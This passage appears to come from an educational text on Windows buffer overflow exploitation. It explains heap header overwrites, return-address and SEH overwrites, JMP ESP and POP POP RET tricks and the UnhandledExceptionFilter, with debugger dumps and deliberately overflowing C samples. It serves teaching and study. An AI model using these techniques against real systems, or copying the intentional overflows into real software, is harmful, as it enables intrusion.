


**Figure 2.6: Heap free block header**

| | |
|---|---|
| • Size | memory block size (real block size with header/8) |
| • Previous Size | previous block size (real block size with header/8) |
| • Segment Index | segment index in which the memory block resides |
| • Flags | flags |
| • Unused | amount of free bytes (amount of additional bytes) |
| • Tag Index | tag index |
| • Flink | pointer to the next free block (ECX) |
| • Blink | pointer to the previous free block (EAX) |

Each chunk header contains information detailing its size, the size of the previous block, if it's busy (in use) or not, in which memory segment it is located, etc. as shown in Figure 2.6. The header is usually 8 bytes long followed by the data chunk. If the chunk is free, two pointers will be next to each other referencing the previous and next (not necessarily adjacent) free blocks of the same size. These pointers are called *FLink* and *BLink*, which stand for "Forward" and "Backward" links. These pointers are 4 bytes each making the header a total of 16 bytes if the block is free. If during the buffer overflow the neighbouring block exists, and is free, then the Flink and Blink pointers in the neighbouring header gets replaced by our inputting data. When this occurs we cause arbitrary data to be written to memory overwriting two registers ECX (Flink) and EAX (Blink). If we own both ECX and EAX we have an arbitrary DWORD overwrite. We can overwrite the data at any 32 bit address with a 32 bit value of our choosing giving us control to the flow of execution.

Below in Figure 2.7 is the error message encountered when a heap overflow has taken place. Unfortunately to be sure we will need to open up in a debugger and see the registers and assembly instructions as shown in Figure 2.8.



heapbo.exe

Error signature

AppName: heapbo.exe AppVer: 0.0.0.0 ModName: ntdll.dll
ModVer: 5.1.2600.2180 Offset: 0001142e

Reporting details


This error report includes: information regarding the condition of heapbo.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

**Figure 2.7: Error message displayed when pointers are overwritten**



OllyDbg - heapbo.exe - [CPU - main thread, module ntdll]

File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
7C91142E   8B39           MOV EDI,DWORD PTR DS:[ECX]
7C911430   3B78 04        CMP EDI,DWORD PTR DS:[EAX+4]
7C911433  v0F85 472F0200  JNZ ntdll.7C934380
7C911439   3BFA           CMP EDI,EDX
7C91143B  v0F85 3F2F0200  JNZ ntdll.7C934380
7C911441   8901           MOV DWORD PTR DS:[ECX],EAX
7C911443   8948 04        MOV DWORD PTR DS:[EAX+4],ECX
7C911446   8A46 05        MOV AL,BYTE PTR DS:[ESI+5]
7C911449   8845 E3        MOV BYTE PTR SS:[EBP-1D],AL
7C91144C   0FB706         MOVZX EAX,WORD PTR DS:[ESI]
7C91144F   8B7D E4        MOV EDI,DWORD PTR SS:[EBP-1C]
7C911452   2947 28        SUB DWORD PTR DS:[EDI+28],EAX
7C911455   8975 B8        MOV DWORD PTR SS:[EBP-48],ESI
7C911458   C646 05 01     MOV BYTE PTR DS:[ESI+5],1
7C91145C   0FB71E         MOVZX EBX,WORD PTR DS:[ESI]
7C91145F   8B4D 9C        MOV ECX,DWORD PTR SS:[EBP-64]
7C911462   2BD9           SUB EBX,ECX
7C911464   899D 54FFFFFF  MOV DWORD PTR SS:[EBP-AC],EBX
7C91146A   66:890E        MOV WORD PTR DS:[ESI],CX
7C91146D   8B45 DC        MOV EAX,DWORD PTR SS:[EBP-24]
7C911470   2B45 10        SUB EAX,DWORD PTR SS:[EBP+10]
```

```
Registers (FPU)
EAX 61616161
ECX 61616161
EDX 00A91EC0 ASCII "aaaaaaaaaaaaaaaaa
EBX 00A90000
ESP 0012FD34
EBP 0012FF54
ESI 00A91EB8 ASCII "aaaaaaaaaaaaaaaaa
EDI 00000006

EIP 7C91142E ntdll.7C91142E

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

**Figure 2.8: Debugger information when pointers are overwritten**

## 2.6 Controlling flow of execution

Once we have discovered our buffer overflow in an application we will have to find a way on how to exploit it. Depending on the type of buffer overflow vulnerability, controlling the flow of execution to our arbitrary code and executing the code is our end goal. In this section we will discuss the various methods on how to take control in order to jump to our payload which is our code.

In stack-based buffer overflows there are two methods to control the flow of execution, one is overwriting the return address and the other is overwriting the structured exception handler. As for heap-based buffer overflows there are a number of methods and all largely revolve around overwriting the function pointers of exception handlers. In this section we will look into using the unhandled exception filter function.

### 2.6.1 Return Address

The EIP register is a CPU memory register that holds the return address of the current function. Every time the program performs an operation, after completion it updates the EIP register with a new return address. This return address is responsible for an application's execution flow. When this register is overwritten the return address gets modified, changing the flow of execution. Our own chosen address can be entered in this register giving us the ability to take control and point to our payload.

Below is an example of our register values after a buffer overflow has taken place.

```
EAX=00000000
EBX=00000000
ECX=42424242
EDX=7C9037D8
ESP=00041250
EBP=41414141
ESI=00000000
EDI=00000000
EIP=42424242
```

It is possible to jump directly to our payload in the stack if we know the address of our payload. To do that, we just need to replace BBBB (`EIP=42424242`) with our address. But usually, the address of our payload may not be in a fix location/address all the time so a better way is to go indirectly by finding an address in an already loaded binary such as an executable or dynamic link library that will contain instructions which points back to our buffer. This is a preferred method because we can jump to our buffer no matter where it is in memory.

The reason behind this is that the base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems. What this means is that on a Windows system it is not possible to predict consistently the location of the payload, therefore, returning directly to the stack in Windows is not a reliable technique between systems.

First we need to find a register that is related to our buffer, so if we take a look at ESP in our debugger we might see that it points to memory location that falls straight into our buffer. So if we jump to the value held by ESP, we will jump back to our buffer where our payload will be just waiting to run. All we need to do is to jump to that location. In order to do that, we need to execute something like JMP ESP instruction. We overwrite the EIP with an address that points to somewhere in the memory, and in this memory location will contain the instruction JMP ESP. When function return address returns it will then jump to our address location instead where it contains the JMP ESP instruction and will jump back to our buffer containing our payload thus executing our malicious code.

To find our address in memory that will contain our JMP ESP instruction we need to search for the operation code of this instruction. The opcode for this instruction is FF E4. This opcode can be easily obtained by assembling the instruction using the nasmw tools as described in the shellcode section. Now that we have identified our opcode we need to search through a binary file that is already loaded in memory to obtain our address.

`Findjmp.exe` is a neat little tool that will search for our addresses and list them all out. The example below lists out jump related addresses relating to the ESP register. These addresses perform the same job of jumping back into the stack.

```
C:\>findjmp2 kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C82D9FB      call esp
0x7C8369D8      call esp
Finished Scanning kernel32.dll for code useable with the esp
register
Found 2 usable addresses
```

We mentioned earlier that on an Intel system the ordering is represented as little-endian which means the address has to be entered in reverse order. So an address of 0x7C82D9FB will need to be inputted in as 0xFBD9827C.

Instructions JMP ESP or CALL ESP performs the same task but JMP ESP does a direct jump to a location, whereas CALL ESP pushes the next instruction to the stack.

### 2.6.2 Structured Exception Handler

*Structured Exception Handler* (SEH) is a structure used in windows exception handling. This is a function used to handle exceptions and is stored in a linked list on the stack. Exception handling is something built into many programming languages designed to handle the occurrence of a condition outside the normal flow of execution of the program.

When a buffer overflow occurs that is located inside a try/except block (as shown in the code below) the SEH structure gets overwritten giving us control of its function pointers. This SEH structure has two pointers; one is the "Pointer to Next SEH" which points to the next handler in a chain of handlers and the second pointer is the “SEH handler” (exception handler) which triggers the exception. When an exception is raised the SEH handler in turn points to the next SEH record in the chain. Therefore getting control of SEH handler gives us the control to the flow of execution. If we have overwritten the EIP with an invalid address an exception will be raised when the program returns which in turn will point to the next SEH handler.

```
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[])
{
 char temp[20];
  __try
 {
  strcpy(temp, argv[1]);
  printf("\nPress any key to continue . . .\n");
  getch();
 }
 __except(EXCEPTION_EXECUTE_HANDLER)
 {
  printf("\nException code: %.8x\n", GetExceptionCode());
 }
 printf("\nArgument entered is: %s\n\n", argv[1]);
return 0;

}
```

When a program uses exception handling it can be thought as inserting a function pointer into a chain of function pointers that are called whenever an exception occurs. Each exception handler in the chain is given the opportunity to either handle the exception or pass it on to the next exception handler as shown in Figure 2.9.




**Figure 2.9: Exception Registration chain on the Stack**

Even if a function had not been written inside a try/except block every win32 application has a default exception handler which is located at the end of the stack. When exploiting a buffer overflow vulnerability we overwrite the return address and in some cases we will continue overwriting the stack and the default exception handler as well. The default exception handler calls the `UnhandledExceptionFilter()` function which is an application-defined function that passes unhandled exceptions to the debugger, if the process is being debugged. Otherwise, it optionally displays an application error message box and causes the exception handler to be executed.

The code above illustrates what would be required to catch all exceptions and then display the type of exception that occurred. If an exception had occurred inside of the try / except block for example not entering an argument then an exception code would be printed on the screen. If however the length of the argument was less than 20 characters then the argument entered would be printed on the screen. Finally if the length of the input was more than 20 characters then this would overwrite the exception handlers and silently exit without outputting the argument.

In Windows 2000 the SEH handler was called from the EBX register but since Windows XP SP1 before the exception handler is called all registers are XORed with each other making them all point to 0x00000000.

XOR stands for Exclusive OR. In binary logic, XOR is represented as the operator with the following results for binary operations:
0 XOR 0 = 0; 0 XOR 1 = 1; 1 XOR 0 = 1; 1 XOR 1 = 0

Controlling flow of execution is still possible in Windows XP as if we examine the stack at the moment after the exception handler is called then we can see that

```
ESP = Saved Return Address
ESP + 4 = Pointer to type of exception
ESP + 8 = Address of Exception Registration Structure
```

ESP + 8 now points to our SEH record which means a simple instruction of popping two registers and returning performs the same task.

```
Pop register
Pop register
Ret
```

So overwriting the SEH handler with JMP EBX in Windows 2000 or POP REG POP REG RET instruction in Windows XP will both take us to the pointer to next SEH giving us control. With each POP instruction the ESP increased by 4 and so when the RET executes ESP points to the user supplied data. Remember that RET takes the address at the top of the stack (ESP) and returns the flow of execution to there. Thus the attacker does not need any register to point to the buffer and need not guess its location.

To continue with our flow of execution we overwrite the pointer to next SEH record with a simple jump instruction as we have only 4 bytes to play with so we use the 0xEB06 operation code which means to jump 6 bytes forward. 0x90 code is added to occupy the other two bytes. 0x90 is a NOP instruction means no operation. So the instruction 0xEB069090 is used to overwrite the next SEH record as shown in Figure 2.10.





**Figure 2.10: Gaining code execution from an SEH overwrite**

When an exception  occurs the exception handler  the “pop reg, pop reg, ret ” will return and to point to next SEH structure but since we would have already changed to 0xEB069090 the pointer would jump 6 bytes forward over the SEH structure and execute our payload which we would have placed after it.


OllyDbg - iexplore.exe - [CPU - main thread, module NeoTrace]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
01BE3FC9  C647 02 00      MOV BYTE PTR DS:[EDI+2],0
01BE3FCD  5F              POP EDI
01BE3FCE  C3              RETN
01BE3FCF  66:8917         MOV WORD PTR DS:[EDI],DX
01BE3FD2  8B4424 08       MOV EAX,DWORD PTR SS:[ESP+8]
01BE3FD6  5F              POP EDI
01BE3FD7  C3              RETN
01BE3FD8  8817            MOV BYTE PTR DS:[EDI],DL
01BE3FDA  8B4424 08       MOV EAX,DWORD PTR SS:[ESP+8]
01BE3FDE  5F              POP EDI
01BE3FDF  C3              RETN
01BE3FE0  8B5424 04       MOV EDX,DWORD PTR SS:[ESP+4]
01BE3FE4  8B4C24 08       MOV ECX,DWORD PTR SS:[ESP+8]
01BE3FE8  F7C2 03000000   TEST EDX,3
01BE3FEE v75 3C           JNZ SHORT NeoTrace.01BE402C
01BE3FF0  8B02            MOV EAX,DWORD PTR DS:[EDX]
01BE3FF2  3A01            CMP AL,BYTE PTR DS:[ECX]
01BE3FF4 v75 2E           JNZ SHORT NeoTrace.01BE4024
01BE3FF6  0AC0            OR AL,AL
01BE3FF8 v74 26           JE SHORT NeoTrace.01BE4020
01BE3FFA  3A61 01         CMP AH,BYTE PTR DS:[ECX+1]
01BE3FFD v75 25           JNZ SHORT NeoTrace.01BE4024
01BE3FFF  0AE4            OR AH,AH
01BE4001 v74 1D           JE SHORT NeoTrace.01BE4020
01BE4003  C1E8 10         SHR EAX,10
01BE4006  3A41 02         CMP AL,BYTE PTR DS:[ECX+2]
01BE4009 v75 19           JNZ SHORT NeoTrace.01BE4024
DS:[00140000]=41 ('A')
```

```
Registers (FPU)
EAX 0013DD4C ASCII "C:\PROGRA~1\NEOTRA~1\NeoTrace.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0013B9A8
EDX 00004747
EBX 00000000
ESP 00139704 ASCII "&E"
EBP 0013DF50 ASCII "BBBBCCCCDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
ESI 00139714 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0013FFFE

EIP 01BE3FC9 NeoTrace.01BE3FC9

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.2538923380328512320e-4933
ST1 empty +UNORM 7B5C 000410F5 000077E5
ST2 empty -UNORM D797 0001A288 00175FBC
ST3 empty +UNORM 6C1B 00000000 00051FE4
ST4 empty 0.0000000000000775440e-4933
ST5 empty 463.00000000000000000
ST6 empty 537.00000000000000000
ST7 empty 481.50000000000000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
Address   Hex dump                                         ASCII
00403000  60 24 40 00 00 00 00 00 BD 9F 13 C5 92 12 2B 72  `$@.....¢ƒ‼+Æ
00403010  4A BA B6 2A F9 FC 54 46 6F A1 B4 BB 43 A8 FE F8  J║╢*·ⁿTFoí┤╗C
00403020  A8 23 7D D1 85 84 22 6E B4 58 00 3E 0B 19 83 88  ¿#}Ðàä"n┤X.>♂
00403030  6A 8D 64 02 DF 5F 65 7E 3B 4D D4 10 44 B9 46 34  jìd☻▀_e~;M╘►D
00403040  F3 40 F4 BC 9F 4B 82 1E CC A7 D0 2D 22 D7 B1 F0  ¾@¶╝ƒKé▲╠º╨-"
00403050  2E CD 0E 21 52 BC 3E 81 B1 1A 86 52 4D 3F FB A2  .═♫!R╝>ü▒→åRM
00403060  9D AE C6 3D AA 13 4D 18 7C D2 28 CE 72 B1 26 3F  Ø«ã=¬‼M↑|╥(╬r
00403070  BA F8 A6 4B 01 B9 A4 5C 43 68 D3 46 81 00 7F 6A  ║°ªK☺╣ñ\ChËFü
00403080  D7 D1 69 51 47 25 14 40 00 00 00 00 00 00 00 00  ╫ÐiQG%¶@.....
00403090  3C C9 FF FF C3 36 00 00 00 00 00 00 00 00 00 00  <╔  ├6........
004030A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
004030B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
004030C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
004030D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
004030E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
004030F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00403150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
```

```
0013E0DC  45454545
0013E0E0  45454545
0013E0E4  45454545
0013E0E8  45454545
0013E0EC  45454545
0013E0F0  45454545
0013E0F4  45454545
0013E0F8  45454545
0013E0FC  45454545
0013E100  45454545
0013E104  45454545
0013E108  45454545
0013E10C  45454545
0013E110  45454545 Pointer to next SEH record
0013E114  46464646 SE handler
0013E118  47474747
0013E11C  47474747
0013E120  47474747
0013E124  47474747
0013E128  47474747
0013E12C  47474747
0013E130  47474747
0013E134  47474747
0013E138  47474747
```

```
Access violation when writing to [00140000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

**Figure 2.11: Exception structure overwritten**

In Figure 2.11 we can see in the stack that the "Pointer to next SEH record" and "SE Handler" has been overwritten. This is an EXCEPTION_REGISTRATION structure. When an exception occurs in a function the EXCEPTION_REGISTRATION structure on the stack will be used to determine the address of the exception handler to be called. This means if we rewrite this structure with our buffer and we produce an exception we can redirect flow of execution.

When overwriting the SEH record the vulnerable program will crash silently without a chance to attach to a debugger or generate an error message as the chain has been broken. It is therefore always best to attach a debugger first when looking for buffer overflows.


### 2.6.3 Unhandled Exception Filter

When a heap-based buffer is overflowed the Flink and Blink pointers on the next block header are modified which overwrites the EAX and ECX registers. Since we have control of these registers we can use these registers to overwrite a function pointer with a pointer to our buffer. Unfortunately an access protection error happens before our function pointer is accessed failing to give us control. This is why overwriting a function pointer to an exception handler is the best course of action as when an access protection takes place our modified exception handler is called giving us control.

`UnhandledExceptionFilter()` function is an application-defined function that passes unhandled exceptions to the debugger and is the function used to exploit our vulnerability. This function is the default exception handler when no other exception handling is in place. If there were other exception handling functions set in the vulnerable code as shown previously (try / except block on page 27) then exploiting the vulnerable code with this function would not be possible. When exploiting the Blink pointer would be replaced by the unhandled exception filter address and Flink pointer with the address of the instruction which will transfer the execution to our shellcode.

In the assembly code below and also in Figure 2.12 we see that we own EAX and ECX registers.

```
mov dword ptr [eax],ecx
mov dword ptr [ecx+4],eax
```


OllyDbg - heapbor2.exe - [CPU - main thread, module ntdll]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
77F5234C  8908            MOV DWORD PTR DS:[EAX],ECX
77F5234E  8941 04         MOV DWORD PTR DS:[ECX+4],EAX
77F52351  8A46 05         MOV AL,BYTE PTR DS:[ESI+5]
77F52354  8845 A3         MOV BYTE PTR SS:[EBP-5D],AL
77F52357  0FB706          MOVZX EAX,WORD PTR DS:[ESI]
77F5235A  8B7D E4         MOV EDI,DWORD PTR SS:[EBP-1C]
77F5235D  2947 28         SUB DWORD PTR DS:[EDI+28],EAX
77F52360  8975 8C         MOV DWORD PTR SS:[EBP-74],ESI
77F52363  C646 05 01      MOV BYTE PTR DS:[ESI+5],1
77F52367  0FB71E          MOVZX EBX,WORD PTR DS:[ESI]
77F5236A  8B45 C4         MOV EAX,DWORD PTR SS:[EBP-3C]
77F5236D  2BD8            SUB EBX,EAX
77F5236F  899D 2CFFFFFF   MOV DWORD PTR SS:[EBP-D4],EBX
77F52375  66:8906         MOV WORD PTR DS:[ESI],AX
77F52378  8B45 C8         MOV EAX,DWORD PTR SS:[EBP-38]
77F5237B  2B45 10         SUB EAX,DWORD PTR SS:[EBP+10]

Registers (FP
EAX 61616161
ECX 61616161
EDX 00351F98
EBX 00350000
ESP 0012F948
EBP 0012FB6C
ESI 00351F98
EDI 00000022

EIP 77F5234C

C 0  ES 0023
P 1  CS 001B
A 0  SS 0023
Z 1  DS 0023
```

**Figure 2.12: Heap pointers being overwritten**

If we overwrite the pointer to a handler of the Unhandled Exception Filter with a pointer to our buffer, when an exception is triggered our own pointer will point to our buffer.

In Windows XP SP1 a pointer to the Unhandled Exception Filter is stored at address 0x77ed73b4. We will need to disassemble the `SetUnhandledExceptionFilter()` function in order to get our pointer address. Below the author has written a code that intentionally overflows so that the address can be obtained. The code when compiled and run will overflow causing it to crash giving us the opportunity load our debugger. In the code contains our function address location of the `SetUnhandledExceptionFilter()` which we will talk about in our next chapter on how to obtain this address.

```
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[])
{
  char smallbuf[16];
  char largebuf[32];

  memset(largebuf, 0x00, sizeof(largebuf));
  strcat(largebuf,"AAAAAAAAAAAAAAAAAAAAAAAA");
// 0x77e7e5a1 SetUnhandledExceptionFilter() xpsp1
  strcat(largebuf,"\xA1\xE5\xE7\x77");
  strcpy(smallbuf, largebuf);

  return 0;
}
```

